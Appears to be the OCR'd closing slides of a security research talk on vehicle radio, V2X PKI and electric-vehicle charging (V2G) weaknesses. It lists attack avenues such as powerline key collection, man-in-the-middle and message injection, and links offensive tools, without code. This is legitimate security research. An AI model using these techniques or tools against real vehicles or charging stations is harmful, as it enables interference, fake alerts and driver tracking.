Current state of this research: Payed for some RSUs + OBUs kits during chip shortage → got scammed or getting those kits are still complicated after some years…
So we have only a simulator working, no real products to test ☹

Going further


V2V/V2I PKI: What is the real state?


Root CA
Root CA
trust relationship
Enrolment Authority (EA)
Authorization Authority (AA)
Enrolment Verification/authorization
ITS-S (vehicle, road-side, personal)
Enrolment ID
EC
Enrolment ID
EC
BC
Canonical ID & public key
AT
Pseudonymous Authorization Certificates
AT_{n-2}
AT_{n-1}
AT_n
Secured message
AT
BC
Bootstrap Certificate (self signed)

Source: ETSI TR 103 415 V1.1.1 (2018-04)

Going further

PKI: Remember V2G?




Tested solution 2019 → PKI not enforced!

But in 2023 → one client in EU got it working locally ☺!

Going further

V2G flaws


- Uses HPGP → vulnerable to key collection on powerline
- Security mode not enforced by default → MITM and injection possible
- Tools:
    - V2G Injector: https://github.com/FlUxIuS/V2GInjector
    - HomePlugPWN: https://github.com/FlUxIuS/HomePlugPWN


Column header
Impresonating PEV (car)
PHY MITM
Impresonating EVSE (charging station)
Via a wallplug to shared electric network

Going further

V2G key collection in radio

- HomePlug AV: hard to get the whole bandwidth with a cheap device
- But HomePlug GreenPHY as less data rate → possible with bladeRF :)



Awesome research!: https://www.usenix.org/system/files/sec19-baker.pdf

Conclusion

To conclude

- Vehicles embed more and more technologies
- Some of these technologies are using RF to communicates → less cables
- RF is getting more accessible to attackers
- But without proper security mechanisms:
  - Inject message to trigger bugs or fake alerts
  - Track users
  - Inject frames on CAN → needs to bypass associated gateways

penthertz

Thank You

Please contact us:

✉ contact@penthertz.com

☎ +33 1 73 13 82 77

🌐 penthertz.com

Watch us on

YouTube